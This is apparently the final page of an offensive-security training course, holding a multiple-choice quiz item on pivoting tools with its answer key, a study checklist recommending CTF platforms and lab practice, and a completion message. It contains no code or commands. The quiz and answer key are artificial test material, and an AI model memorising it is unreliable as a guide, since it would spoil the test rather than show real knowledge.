
QUESTION 5/5:

While pivoting, what method/tool is easy to use and gives you an the way to enumerate remote resources.

- a) SSH Port Forward
- b) sshuttle
- c) DNS Tunneling
- d) Ligolo

ANSWER:

- b) sshuttle



Wrapping Up

Final Checklist:

To prepare yourself fully for the next level, ensure you've mastered everything covered in this course. Here's how to solidify your skills:

- **Continue playing CTF machines:**
Hone your persistence and lateral movement skills by focusing on medium & hard machines on platforms such as HackTheBox, VulnLab, TryHackMe and OverTheWire.
- **Revisit Key Concepts:**
Dive back into critical topics from this level, such as advanced persistence techniques, buffer overflows, and pivoting strategies. Don't forget to reinforce your knowledge of cloud exploitation and Azure misconfigurations.
- **Experiment in a Lab Environment:**
Build or leverage a personal lab to practice buffer overflows, explore pivoting strategies, and refine your exploitation techniques on custom scenarios.
- **Expand Your Cloud Security Expertise:**
Explore real-world case studies and resources on cloud vulnerabilities, focusing on Azure and other platforms to stay ahead in cloud exploitation.

By following these steps, you'll strengthen your skillset, paving the way for success at the next level. Push forward,
<https://refineyourhacks.com>, refine your expertise, and get ready to dominate!

Congratulations on completing level 5 ! Offensive Security Major

Impressive work on completing the Offensive Security Major (OSM) course! You have now mastered advanced persistence techniques, lateral movement, and cloud-based exploitation, elevating your skills in post-exploitation and exploit development. Your expertise has grown exponentially, preparing you for complex real-world challenges.

A REMARKABLE MILESTONE!



We hope to see you in the next and last course: Offensive Security General (Level 6)!

- End of course -



<https://www.youtube.com/c/jarnobaselier>

